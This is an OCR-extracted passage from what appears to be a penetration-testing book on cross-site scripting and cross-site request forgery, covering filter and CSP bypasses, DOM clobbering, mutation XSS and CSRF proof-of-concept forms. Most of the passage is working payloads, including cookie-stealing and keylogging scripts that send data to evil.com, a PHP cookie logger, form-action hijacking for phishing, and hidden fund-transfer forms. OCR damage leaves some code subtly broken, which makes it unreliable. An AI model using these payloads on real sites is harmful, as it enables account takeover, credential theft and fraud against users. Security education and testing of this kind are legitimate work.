**HTML Context:** `<script>alert('XSS');</script>`
**Anchor Tag Context:** `'); alert('XSS'); //`

- **XSS POLYGLOTS**

  A **polyglot XSS** is an XSS vector crafted to work across different contexts. Let's examine an example of a simple polyglot payload: **This payload will execute XSS in most contexts.**

**Payload**

```
jaVasCript:/*-/*'/*\'/*'/*"/**/(/**/oNcliCk=alert
(document.domain)) //%0D%0A%0d%0a//</stYle/</titLe/</teXt
arEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(document.
domain)//>\x3e
```


- **BYPASSING HTMLSPECIALCHARS**

  Inputs should be encoded or sanitized before being reflected in the application. Functions like `htmlspecialchars` in PHP convert special characters to HTML entities to prevent XSS, but this solution is not always effective and can be bypassed under certain conditions.

**Example**

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "GET" && isset($_GET
['x'])) {
   echo htmlspecialchars($_GET['x']);
}
?>
```

By providing a common XSS payload like `<script>alert(1);</script>`, characters such as `<` and `>` are converted to their equivalent HTML entities.



- **HTMLSPECIALCHARS WITHOUT ENQUOTES**

  By default, if the `htmlspecialchars` function is used without the `ENT_QUOTES` flag, only characters like `&`, `"`, `<`, and `>` are converted to their HTML entity equivalents, and the single quote (`'`) remains unchanged. This can lead to XSS vulnerabilities, especially when input is reflected in contexts that use single quotes for attributes. By sending a specific payload, it is possible to escape the attribute value and add additional attributes like event handlers, which can then execute JavaScript code.

**Payload:**

```
' onmouseover=alert(document.domain) x='
```


- **4.8 BYPASSING HTMLSPECIALCHARS WITH ENQUOTES**

  Similarly, when input is reflected within the `href` attribute of an `<a>` tag, there is no need to escape the context to execute JavaScript, as JavaScript can be fully executed within the `href` attribute itself.

**Example**

```
<a href="INPUT HERE">Link</a>
```

**Payload**

```
javascript:alert(1)
```

Since the characters encoded by the `htmlspecialchars` function are not necessary for executing JavaScript, this function becomes ineffective in this context.

- **BYPASSING HTMLSPECIALCHARS IN SVG CONTEXT**
  In a situation where a web application uses the htmlspecialchars function with the ENT_QUOTES flag to filter user inputs and reflect them in an SVG context, JavaScript execution might still be possible. Let's examine the following example

**Example**

```
<svg><script>let myvar="YourInput";</script></svg>
```

**Payload**

```
";alert(1)//
```

**Response**

```
<svg><script>letmyvar="text&quot;;alert(1)//";</script>
</svg>
```

This method works because the entity `&quot;` is not recognized as a double quote in the SVG context and is converted to an actual quote, allowing context escape and JavaScript execution. This example highlights the complexities of mitigating XSS vulnerabilities, and one of the solutions is to double-encode characters.

- **STORED XSS**
  Stored XSS occurs when user inputs are stored on the server or in a database without proper sanitization and are then displayed later. Unlike reflected XSS, which is immediately returned to the user, stored XSS can be displayed at later stages and can spread widely without requiring further user interaction.

**Vulnerable Code**

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {
     $message      =      $conn->real_escape_string($_
     POST['message']);
     $user_id = $_SESSION['user_id'];

     $sql = "INSERT INTO messages (user_id, message)
VALUES ('$user_id', '$message')";
```

```
      if ($conn->query($sql) === TRUE) {
         echo "Comment posted successfully";
      } else {
         echo "Error: ". $sql. "<br>". $conn->error;
      }
}

if ($result->num_rows > 0) {
      while($row = $result->fetch_assoc()) {
         echo "<p>". $row["message"]. "</p>";
               }
      } else {
         echo "No Comments";
}
```

This code pertains to an application that includes a user comments form. User inputs are stored in the database and `real_escape_string` is used to prevent SQL injection. However, there are no checks to prevent HTML/JavaScript injection, so XSS occurs when displaying the comments form.

**Payload:**

```
<img src=x onerror=alert(document.domain)>
```

Since the payload is stored in the database and presented to every user who views the comment, JavaScript will execute within each user's browser context, potentially leading to widespread consequences.

- **DOM-Based XS**
  **DOM XSS** occurs when user input dynamically updates the DOM without proper sanitization. Unlike other XSS types that originate from the server-side, DOM XSS is caused by client-side code, and server-side security measures do not affect it. The importance of this type of XSS has increased with the growing reliance on client-side JavaScript in web applications.
  .

**Vulnerable Code:**

```
function trackSearchQuery() {
     var params = new URLSearchParams(window.location.
     search);
     var searchQuery = params.get('search');
     if (searchQuery) {
     document.write('<div>Search query: ' + searchQuery
     + '</div>');
     }
}
```

In this JavaScript code, the `trackSearchQuery` function retrieves the search parameter value from the URL query string using `URLSearchParams`, and this value is used directly in `document.write` without any sanitization or encoding.

**Payload:**

```
<script.alert(document.domain)</script>
```

- **SOURCES AND SINKS**

**Vulnerable Code**

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.
URL.length));
</SCRIPT>
<BR>
Welcome to our system
. . .
</HTML>
```

The code extracts user input from the `document.URL` and directly writes it to the DOM using the `document.write` function, without any sanitization.

**Example**

```
http://example.com/index.html?name=tmgm
```

**Example**

```
http://example.com/index.html?name=<script>alert(1);</
script>
```

.

The code doesn't execute because modern browsers automatically encode special characters in URLs. To ensure compatibility with modern browsers, the code should be modified to decode the input.

**Vulnerable Code**

```
var decodedURL = decodeURIComponent(document.URL);
document.write(decodedURL.substring(pos));
```

- **Client XSS Exercise**

  The first exercise involves a scenario where user inputs are taken from the `location.hash` (text after the `#` in the browser URL). This input is decoded using the `unescape` function and then directly injected into the HTML structure of the web page via the `innerHTML` property (a dangerous sink).

Vulnerable Code:

```
let hash = location.hash;
    if (hash.length > 1) {
      let hashValueToUse = unescape(hash.substr(1));
      let msg = "Welcome " + hashValueToUse + "!!";
      document.getElementById("msgboard").innerH
      TML = msg;
    }
```

POC

```
https://domgo.at/cxss/example/1?payload=abcd&sp=x#<i
mg/src=x onerror=prompt(1)>
```

- **ROOT CAUSE ANALYSIS**

  The execution of the payload causes a 404 error in the Chrome console because `innerHTML` interprets it as an image source, which fails to load and triggers the `onerror` event, executing `prompt(1)`. By inspecting the error, we reach line 178 in the code, which is vulnerable. Setting a breakpoint and reloading the page will pause the execution at this breakpoint, allowing us to examine the current state of the DOM and how user input is processed to determine if it is sanitized before being injected into the DOM.

```
174     let hash = location.hash;
175     if (hash.length > 1) {
176         let hashValueToUse = unescape(hash.substr(1));
177         let msg = "Welcome <b>" + hashValueToUse + "</b>!!";
178         document.getElementById("msgboard").innerHTML = msg;
179
180         //Data flow info
181         document.getElementById("srcvalue").textContent = hash;
182         document.getElementById("valuetosink").textContent = msg;
183     }
184 </script>
```

The "Scope" panel shows local variable values and indicates that the XSS payload, after being decoded with the `unescape` function, is assigned to the `innerHTML` property. Using the `debugger` statement in the payload can help pinpoint the exact location of the issue..

**Payload**

```
https://domgo.at/cxss/example/1?payload=abcd&sp=x#<img
src=x onerror=debugger>
```

- **4.13 JQUERY DOM XSS**

  DOM XSS can also occur in third-party libraries and frameworks if these libraries are used to dynamically update the DOM with user inputs. Third-party libraries come with their own sets of methods. For example, jQuery provides methods like `.after()`, `.before()`, `.prepend()`, and `.replaceWith()` that can be used to insert content into the DOM. Using these methods without sanitizing untrusted data can lead to DOM XSS vulnerabilities.

- **JQUERY EXAMPLE #1**

  In jQuery, one of the common sinks is the $() selector function, which can convert strings into DOM elements. If the input is from an untrusted source, it can potentially lead to DOM XSS vulnerabilities. Consider the following code:

**Vulnerable Code**

```
$(function() {
    var searchParams = new URLSearchParams(window.
    location.search);
    var query = searchParams.get('query');
    if (query) {
     $('#searchResults').html('Results for: ' + query);
     }
});
```

The code retrieves user input from window.location.search (the part of the URL after ?), extracts the query parameter, and passes it to the $() function to dynamically change the content of the web page. Since the input is not sanitized before being used in the dangerous sink, it can lead to XSS

.

**Payload:**

```
<script>alert(document.domain)</script>
```

**Screenshot:**

- **JQUERY EXAMPLE #2**
- In jQuery, methods like attr() are used to set attributes or properties of elements. Attributes such as href, src, and especially event attributes can be misused if they are set with untrusted data.

**Vulnerable Code**

```
$(function() {
    $('#back').attr("href", (new
URLSearchParams(window.location.search)).get('return'));
    });
```

**POC:**

```
https://vulnerablebank.com/xss-lab/dom-xss-jquery/sub-
    mitted.php?return=javascript:alert(document.domain)
```

•Client-side templating engines separate HTML structure from JavaScript logic and enable dynamic content rendering. Client-Side Template Injection (CSTI) vulnerabilities occur when user inputs are not properly sanitized and are incorporated into templates, potentially leading to XSS.

- **XSS IN ANGULARJS**

```
<!DOCTYPE html>
<html ng-app>
<head>
    <title>AngularJS Sandbox Bypass XSS Lab</title>
    <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.0/angular.js"></script>
    <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" rel="stylesheet"
</head>
<body>
    <div class="container">
        <h1>AngularJS Sandbox Bypass XSS</h1>
        <form method="GET" action="index.php">
            <input type="text" name="q"  class="form-control" placeholder="Enter query">
            <button type="submit" class="btn btn-primary">Submit</button>
        </form>
        <p>
            <?php
            $q = isset($_GET['q']) ? $_GET['q'] : '';
            echo htmlspecialchars($q, ENT_QUOTES);
            ?>
        </p>
    </div>
</body>
</html>
```

To test for vulnerabilities in AngularJS, we use a feature called **data binding**, which allows expressions to be placed within double curly braces .(`{{}}`) By using an expression like ,`{{٧*٧}}` we can check whether the application evaluates Angular expressions. As shown in the image, the application evaluated the Angular expression and displayed the output `49`

Payload chaining the `constructor` object twice creates a new function that can execute JavaScript using the `alert` function.

**Payload:**

```
{{constructor.constructor('alert(document.domain)')()}}
```

.

- **XSS IN REACTJS**

  ReactJS, unlike AngularJS, does not use a sandbox and relies on text escaping and encoding. React automatically escapes all strings in the DOM to convert dangerous characters into safe equivalents. However, using the `dangerouslySetInnerHTML` function to directly insert HTML into the DOM is risky.

  In this example, `dangerouslySetInnerHTML` is used to insert raw HTML, which could include malicious scripts. ReactJS keeps this function for specific developer needs, such as integrating with third-party libraries or WYSIWYG editors. This method is not inherently dangerous unless user inputs are processed without proper sanitization. Additionally, React's automatic escaping does not work in all contexts, such as in anchor tags.

**Example**

```
<divdangerouslySetInnerHTML={{__html:'<script>alert(1);
</script>'}} />
```

**Example**

```
<a href={data} className="tmgm">Click Here</a>
```

- **XSS VIA FILE UPLOAD**

  In some cases, applications allow users to upload files such as SVG, DOCX, and PDF for legitimate purposes while preventing the upload of dangerous extensions like PHP, JSP, and ASPx. If inputs are not sanitized before displaying these files, it can lead to XSS vulnerabilities. Some web applications implement sandboxed domains to display user-uploaded files, which significantly reduces the impact of XSS attacks.

- **XSS THROUGH SVG FILE**

  Since SVG files can contain JavaScript, if an application accepts an SVG file as input and displays it without sanitization, it can lead to XSS. During a penetration test, we encountered a scenario where a portal had a file upload feature exclusively designed to accept image files, including SVG files. Given that SVG files can include JavaScript, we used the following payload:

:

**Payload:**

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "www.
w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="www.w3.
org/2000/svg">
<polygon id="triangle" points="0,0 0,50 50,0" fill=
"#009900" stroke="#004400"/>
<script type="text/javascript">
alert(document.domain);
</script>
</svg>
```

- **XSS THROUGH METADATA**

  Even when restricting file uploads to safe formats like JPG, PNG, and GIF, XSS attacks can still occur. For instance, if an application does not sanitize image metadata, such as EXIF headers, it may lead to XSS.

  During a penetration test, we encountered an endpoint that allowed users to upload profile pictures in JPG and PNG formats. The application displayed EXIF data without sanitization. By manipulating the content type in the request, we were able to render the page as HTML and execute XSS.

  To demonstrate this issue, we created a JPG image with an XSS payload embedded in its EXIF data and uploaded it to the server using `exiftool`. This allowed us to execute the XSS payload when the image was viewed in the application. This example underscores the importance of thoroughly sanitizing all input, including metadata, to prevent security vulnerabilities.

**Command:**

```
exiftool download.jpeg -Comment='<script>alert(document.
domain)</script>'
```

```
xubntu:~/Desktop$ exiftool download.jpeg -Comment='<script>alert(document.domain)</script>'
    1 image files updated
xubntu:~/Desktop$ exiftool download.jpeg
ExifTool Version Number         : 11.88
File Name                       : download.jpeg
Directory                       : .
File Size                       : 7.2 kB
File Modification Date/Time     : 2023:01:27 07:04:20+05:00
File Access Date/Time           : 2023:01:27 07:04:20+05:00
File Inode Change Date/Time     : 2023:01:27 07:04:20+05:00
File Permissions                : rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : <script>alert(document.domain)</script>
Image Width                     : 178
Image Height                    : 284
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 178x284
Megapixels                      : 0.051
```

- **XSS TO ACCOUNT TAKEOVER**

  A common method of exploiting XSS involves stealing sensitive client-side data, such as values stored in `document.cookie`, `localStorage`, and `sessionStorage`. For example, in a scenario similar to stored XSS, where users can submit comments to be viewed by other users, an attacker might inject the following script into the comments field:

**Payload**

```
<script>
   let xhr = new XMLHttpRequest();
   xhr.open("GET",  "http://evil.com/steal?cookie="  +
document.cookie, true);
   xhr.send();
</script>
```

By executing this script, the victim's session cookie is accessed via the `document.cookie` property and sent as a request parameter to evil.com. When the victim views the comment, their browser executes the script, sending their cookies to the attacker's domain.

On the server side, a PHP script writes the data to a file named `stolen_cookies.txt`.

**Code**

```
<?php
if (isset($_GET['cookie'])) {
     $cookie = $_GET['cookie'];
     $logfile = 'stolen_cookies.txt';
     file_put_contents($logfile, $cookie."\n", FILE_APPEND);
     echo "Cookie captured";
} else {
     echo "No cookie received";
}
?>
```

- **XSS-BASED PHISHING ATTACK**

  If the cookies are protected with the `HTTPOnly` flag and are not accessible via JavaScript, other attacks, such as redirecting users to a phishing page, can be carried out. Since the victim is initially on a trusted domain, they might be redirected to a malicious page and be deceived. The following payload uses the `location.href` property to redirect the victim to a malicious page:

**Payload**

```
<script>location.href="http://yourfakepage.com"
<script>
```

This attack lacks stealth as the redirect is clearly visible. To conceal the attack, login forms can be manipulated to change the destination of the data submission. For example, in the PayPal login form, when a user enters their login information and clicks the login button, the form submits the request to the URL specified in the `action` attribute.

**Example**

```
<form action="www.paypal.com/signin"
name="login_form" method="post" class="formSmall login">
```

We can use the following code to change the URL in the action attribute to a domain under our control

**Payload**

```
document.forms[0].action = "https://rafaybaloch.com/
phish.php"
```

Now, let's assume that an XSS vulnerability has been found on the PayPal website. We could inject the following code:

**Payload:**

```
www.paypal.com/us/cgi-bin/webscr?vulnerableparameter=
"><script src="http://attackerdomain.com/attack.js">
</script>
```

"This script loads the 'attack.js' file, which replaces the `action` attribute of all forms on the web page with the URL of a domain controlled by the attacker".

**Attack.js code:**

```
for (i=0;i<document.forms.length;i++) {
    var xss = document.forms[i].action;
    document.forms[i].action = "http://attacker-con-
    trolledserver.com/phish.php?xss="+xss;
}
```

- **XSS KEYLOGGING**

  Another method of exploiting an XSS vulnerability is to use a JavaScript-based keylogger. A keylogger is designed to capture all keystrokes and send them in real-time to a domain controlled by the attacker.

**Payload**

```
<script>
   document.onkeypress = function(e) {
      var xhr = new XMLHttpRequest();
      xhr.open("GET", "http://evil.com/keylog.php?key=
      " + e.key, true);
      xhr.send();
      };
</script>
```

The script uses the "onkeypress" event to capture the keys pressed by the user and sends them to the evil.com address. The server, using the `keylog.php` script, stores these keystrokes in a file.

- **(CSP) BYPASS**

  In this section, we will examine common misconfigurations of Content Security Policy (CSP) that can lead to bypasses and XSS.

.

- **CSP BYPASS: EXAMPLE #1 UNSAFE INLINE**

  In CSP, the script-src directive is used to whitelist specific sources of scripts. If script-src is set to 'self', it means that only scripts from the same origin are allowed to be loaded. A standard policy might look like this:

```
Content-Security-Policy: script-src 'unsafe-inline';
```

Sometimes, `script-src` is set to `''unsafe-inline''`, which allows the execution of inline scripts but prevents the loading of third-party scripts. This configuration permits the execution of internal XSS payloads.

**Payload:**

```
<script>alert(document.domain)</script>
```

- **CSP BYPASS: EXAMPLE #2—THIRD-PARTY ENDPOINTS AND "UNSAFE-EVAL"**
  If a site administrator whitelists a CDN domain in the CSP and enables 'unsafe-eval', it may be possible to load a vulnerable version of a library from the CDN and execute arbitrary JavaScript. For example

```
Content-Security-Policy: script-src https://cdnjs.cloud
flare.com 'unsafe-eval';
```

If the policy whitelists cdnjs.cloudflare.com, it means that any script hosted on this domain can be loaded. For example:

**Example**

```
<script   src="https://cdnjs.cloudflare.com/ajax/libs/
angular.js/1.4.6/angular.js"></script>
```

In this example, a vulnerable version of AngularJS with known bypasses is loaded from the whitelisted CDN. With 'unsafe-eval' enabled in CSP, the use of eval() and similar methods is permitted. The following code illustrates a bypass for AngularJS version 1.4.6:

**Example**

```
<div ng-app>
{{'a'.constructor.prototype.charAt=[].join; // Sandbox
bypass
$eval('x=1}};alert(document.domain);//');}}//Executes
XSS Payload
</div>
```

**Payload**

```
<script   src="https://cdnjs.cloudflare.com/ajax/libs/
angular.js/1.4.6/angular.js"><div   ng-app>   {{'a'.
constructor.prototype.charAt=[].join;$eval('x=1}}
};alert(document.domain);//');}} </div>
```

The first part loads vulnerable versions of AngularJS, while the second part utilizes known sandbox bypass techniques specific to AngularJS version 1.4.6. Combining these two parts can result in the execution of XSS.

- **CSP BYPASS: EXAMPLE #3—DATA URI ALLOWED**

**Example**

```
Content-Security-Policy: script-src 'self' data:;
```

**Payload**

```
<iframe srcdoc='<script src="data:text/javascript,alert
(document.domain)"></script>'></iframe>
```

- **CSP BYPASS: EXAMPLE #4—XSS THROUGH JAVASCRIPT FILE UPLOAD**

CSP prevents the loading of external JavaScript and uses the `'self'` directive for internal scripts. However, if a website allows uploading `.js` files, these files can potentially bypass CSP .
In a penetration test, if the site permitted uploading HTML, CSS, and JS files as profile pictures, but XSS execution was blocked by CSP, this indicates a CSP misconfiguration. While CSP restricts script sources, it may not prevent the execution of JavaScript code embedded within uploaded files, depending on how those files are handled and integrated into the

website.


**Payload**

```
alert(document.domain);
```

The next step involved referencing the tmgm.js file to execute our XSS payload. To achieve this, we uploaded an HTML file with the following XSS vector:

**Payload**

```
<scriptsrc="https://target.com/profile/picture/download/1137449">
```

- **SOP AND DOCUMENT.DOMAIN**

  Under the Same Origin Policy (SOP), subdomains cannot interact with each other. The `document.domain` property can be used to enable interaction between subdomains, but this is only possible if both subdomains share a common parent domain. For different domains, such as `evil.com` and `target.com`, setting `document.domain` to the TLD ".com" will result in an error in modern browsers. Exploiting this requires a vulnerability that allows a user to set the `document.domain` property.

Consider the following vulnerable code from legal.yandex.com that allows users to set document.domain:

**Vulnerable Code**

```
function closer() {
        q = location.hash.substr(1).split('&');
      for (var i = 0, l = q.length; i < l; i++) {
        var p = q[i].split('=');
        params[decodeURIComponent(p[0])]    =    decodeURI
        Component(p[1]);
}
try {
        if (params['ddom']) {
              document.domain  =  params['ddom'];  //Set-
ting document.domain property
      }
      var cbobj = window.opener.Lego.block['i-social'].
      broker;
      if (params['status'] == 'ok') {
        cbobj.onSuccess(params);
      } else {
        cbobj.onFailure(params);
      }
        window.close();
} catch (e) {
      window.close();
      }
}.
```

**Payload**

```
legal.yandex.com/social-closer.html#ddom=com
```

**POC**

```
// Hosted on jsbin.com or any other domain
<iframe/src="legal.yandex.com/social-closer.
html#ddom=com"  onload="top[0].eval('alert(location)')">
</iframe>
```

```
<script>
document.domain = 'com';
</script>
```

- **EXAMPLE 1: USING ANCHOR TAG TO OVERWRITE GLOBAL VARIABLE**

In DOM clobbering attacks, using <a> tags to overwrite global variables can lead to unintended consequences. When the href attribute of an <a> tag is manipulated, it can return the value set for href. However, when objects like Form are overwritten, they typically return a generic string like [object HTMLFormElement].

**Vulnerable Code**

```
<script>
  window.onload = function() {
    var scriptUrl = window.url || "http://saferurl.com";
    var script = document.createElement('script');
    script.src = scriptUrl;
    document.head.appendChild(script);
};
</script>
```

The code is designed to dynamically load a script using window.url to determine the script's URL. If window.url is not defined, it defaults to "http://saferurl.com". The use of the global window.url property makes the application vulnerable to DOM clobbering.

An attacker can exploit this vulnerability by injecting an <a> tag with the id of "url" and a malicious URL in the href attribute. Here's an example of how this might be done:

**Payload**

```
<a id="url" href="http://evil.com/evil.js"></a>
```

- **EXAMPLE 2: BREAKING FILTERS WITH DOM CLOBBERING**

**Code**

```
<script>
  document.body.style.backgroundColor = red;
</script>
```

The following payload overrides the body tag:

**Payload**

```
<img src="image.jpg" name="body">
```

- **COOKIE PROPERTY OVERRIDING**

The following payload will override "**document.cookie**" property:

**Payload**

```
<img name="cookie" src="image.png">
```

- **BREAKING GITHUB GIST USING DOM CLOBBERING**

A real-world example of this issue is the DOM clobbering vulnerability in GitHub Gist. This service allows users to share code snippets and comment on them. The comment system accepts a limited set of HTML tags, which makes it vulnerable to DOM clobbering

**Payload:**

```
<img src='something.png' name='querySelector'>
```

This payload first causes document.querySelector to return the image element instead of selecting DOM elements. Additionally, subsequent payloads are used to overwrite the getElementById and removeEventListener properties. Here's how it might look

**Payload:**

```
<img src="something.png" name="getElementById">
<img src="image.png" name="removeEventListener">
```

The first payload is crucial for accessing page elements by their ID, and the second is important for managing event listeners. By overwriting these variables, the JavaScript code responsible for managing Gist comments was effectively disabled.

- **MUTATION-BASED XSS (MXSS)**

  mXSS (mutated Cross-Site Scripting) arises from improper handling of HTML by browsers. When browsers process malformed input, they attempt to correct the structure, which can inadvertently turn safe input into something dangerous.

**Payload**

```
<imgstyle="font-fa\22onerror\3d\61lert\28\31\29\20mily:
'arial'"src ="x:x" />
```

**Output**

```
<IMG style="font-fa"onerror=alert(1) mily: 'arial'" src=
"x:x">
```

- **MXSS MOZILLA BLEACH CLEAN FUNCTION CVE 2020–6802**

  The mXSS vulnerability in Mozilla's bleach.clean function highlights how HTML sanitization libraries can be susceptible to mXSS when they do not fully account for the complexities of HTML processing and the context in which elements and attributes are used

**Payload**

```
<noscript><style></noscript><imgsrc=xonmouseover=alert
(1)>
```

**Output Rendered by Sanitizer**

```
<noscript><style></noscript><img src=x onmouseover=
alert(1)></style></noscript>
```

# Cross-Site Request Forgery Attacks

- **Constructing CSRF Payload**

**POC**

```
<form  action="http://vulnerablebank.com/transfer.php"
   method="POST">
   <input  type="hidden"  name="to_account"  value="1234
   56789" />
   <input type="hidden" name="amount" value="1000" />
   <input type="hidden" name="currency" value="usd" />
   <input type="submit" value="Submit" />
</form>
```

- **CSRF Payloads without User Interaction**

If a payload requires user interaction, such as a click, but you want to bypass this by submitting a form programmatically using JavaScript, you can use the submit() method. This allows you to send the form data without requiring explicit user interaction

**Example 1: Using document.forms**

```
<form action="www.vulnerablebank.com/transfer.php" method="
   POST">
   <input  type="hidden"  name="to_account"  value="1234
   56789" />
   <input type="hidden" name="amount" value="1000" />
   <input type="hidden" name="currency" value="usd" />
</form>
<script>
   document.forms[0].submit();
</script>
```

n this example, document.forms[0] refers to the first form element on the page, and calling the submit() method will programmatically submit that form. This method does not require user interaction. Besides using the <script> tag, you can also leverage the <img> tag to trigger the onerror event handler, which can be used to submit a form

**Example 2: Alternative execution**

```
<formaction="www.vulnerablebank.com/transfer.php"method=
"POST" id="transferForm">
    <input type="hidden" name="to_account" value="8654
    754" />
    <input type="hidden" name="amount" value="1000" />
    <input type="hidden" name="currency" value="usd" />
    <imgsrc=xonerror="document.getElementById('transfer
Form').submit();" />
</form>
```

**Payloads**

```
    <svg/onload="document.getElementById
('transferForm').submit();">
    <iframe onload="document.getElementById('transferForm').
submit();"></iframe>
    <body onload="document.getElementById('transferForm').
submit();" />
    <video   src="x"   onerror="document.getElementById
('transferForm').submit();"></video>
```

- **Exploiting CSRF Payload in GET Requests**

While CSRF (Cross-Site Request Forgery) attacks are commonly associated with POST parameters, forms can also use GET parameters. When a form uses the GET method, sensitive data is included in the query string of the URL. This can make it susceptible to CSRF attacks if not properly mitigated

**POC**

```
<img src="www.vulnerablebank.com/transfer.php?to_accou
nt=09855455&amount=1000&currency=usd">
```

- **CSRF Payload Delivery**

  Indeed, while the <img> tag is commonly used for CSRF attacks, other HTML tags can also be leveraged to send CSRF payloads. These tags can be used for both GET and POST requests. Here's a rundown of various HTML tags that can be used for CSRF attacks:

**Iframe Tag**

```
<iframe
src="www.vulnerablebank.com/transfer.php?to_account=12345678
9&amount=1000&currency=usd" style="display:none;"></iframe>
```

**Script Tag**

```
<script
src="www.vulnerablebank.com/transfer.php?to_account=123
456789&amount=1000&currency=usd"></script>
```

**Link Tag**

```
<link rel="stylesheet" type="text/css" href="www.vul-
nerablebank.com/transfer.php?to_account=123456789&amou
nt=1000&currency=usd">
```

- **Scenario 1: Missing Content-Type Validation and JSON Formatting**

  In this scenario, if a JSON parser does not check the content type header or validate the format of POST data, and does not look for additional characters in POST data, it can lead to vulnerabilities. This situation can be exploited to perform attacks by injecting unexpected or malicious data into the JSON payload

**Request**

```
POST /transfer.php HTTP/1.1
Host: www.vulnerablebank.com
Cookie: PHPSESSID=3e5a8b24b7467fd7e4791ab33412aff1
Content-Type: application/json
{
    "to_account": "098855455",
    "amount": "1000",
    "currency": "usd"
}
```

In this scenario, an attacker can exploit the vulnerability by sending an HTML form with a JSON payload as a parameter and setting the Content-Type to text/plain. This allows the JSON payload to be transmitted as plain text, bypassing typical JSON content validation mechanisms.

**POC:**

```
<html>
  <form action="http://localhost:9000/CSRF-JSON/trans-
fer.php" method="post" enctype="text/plain">
       <input name='{"to_account":"098855455","amount":
"1000","currency":"usd"}' type='hidden'>
       <input type="submit">
  </form>
</html>
```

- **SCENARIO 2: CONTENT-TYPE IS NOT VALIDATED, BUT JSON SYNTAX IS VERIFIED**

  In this scenario, the JSON parser does not validate the Content-Type header and rejects requests due to extra characters such as an = sign. By adding a fake parameter like dummy_param to the JSON payload, you can maintain the correct format and potentially bypass the validation to perform a CSRF attack.

**POC:**

```
<html>
<formaction="www.vulnerablebank.com/transfer.php"method=
   "post" enctype="text/plain">
<input  name='{"to_account":"098855455","amount":"1000
   ","currency":"usd","dummy_param":"'  value='test"}'
   type='hidden'>
<input type="submit">
</form>
</html>
```

- **EXPLOITING MULTI-STAGED CSRF**

  Creating a PoC for CSRF attacks with a single request is straightforward, but it becomes more complex with multiple requests, especially for state-changing operations such as creating/deleting users or transferring funds. However, as long as the parameters for the various steps are predictable and consistent, a CSRF attack is feasible.

**POC**

```
<h1>Click the button to win a prize!</h1>
<button onclick="winFunc();">Click here to win Prize!</
   button>
<form  id="form1"  action="http://vulnerablebank.com/
   transfer.php" method="POST" target="hiddenIframe">
     <input  type="hidden"  name="to_account"  value=
   "098855455" />
     <input type="hidden" name="amount" value="1000" />
     <input type="hidden" name="currency" value="usd" />
</form>
```

```
<form  id="form2"  action="http://vulnerablebank.com/
   confirm.php" method="POST" target="hiddenIframe">
</form>
<iframe  name="hiddenIframe"  style="display:none;"></
   iframe>
<script>
function winFunc() {
     // Step 1: Initiate the transfer
     document.getElementById('form1').submit();
      // Delay before sending the second request
     setTimeout(function() {
            // Step 2: Confirm the transfer
            document.getElementById('form2').submit();
     }, 3000);
}
</script>
```

Here's a description of a CSRF PoC designed to send two POST requests to transfer.php and confirm.php. The PoC uses hidden forms (form1 and form2) within iframes to carry out the attack, and a JavaScript function winFunc() sends the transfer request, waits for three seconds, and then sends the confirmation request to ensure the victim does not notice the attack

- **CSRF Bypass—Unverified CSRF Tokens**

  In some cases, CSRF tokens may be generated securely and randomly, but due to implementation flaws, they might not be validated on the server side. For example, a vulnerability might allow users to update their account settings without proper CSRF token validation

**Request**

```
POST /user/update HTTP/1.1
Host: translate.twtter.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 175
Cookie: <cookies>

utf8=✓&_method=put&authenticity_token=
B6PJGp2Hkm1zi6lVN/IueNd7QqlAhIfM5C1pht1MzE8=&user[id]
=809244&user[badging_exempted]=0&user[receive_badge_
email]=0
```

**POC**

```
<body onload=document.getElementById('xsrf').submit()>
<form id='xsrf' method="post" action="http://translate.
   twttr.com/user/update">
<input type='hidden' name='user[badging_exempted]' value=
   '0'></input>
<input type='hidden' name='user[id]=user[id]' value=
   '809244'></input>
<input type='hidden' name='user[receive_badge_email]'
   value='0'></input>
</form>
```

- **Scenario 1: Application Not Properly Validating Referer Header**

  In this scenario, the application expects a Referer header with each request. If the Referer header is missing, the application incorrectly allows the request to proceed. This issue can be bypassed by using a <meta> tag that instructs the browser to remove the Referer header when making requests from the victim's browser.

**POC**

```
<body>
<meta name="referrer" content="never">
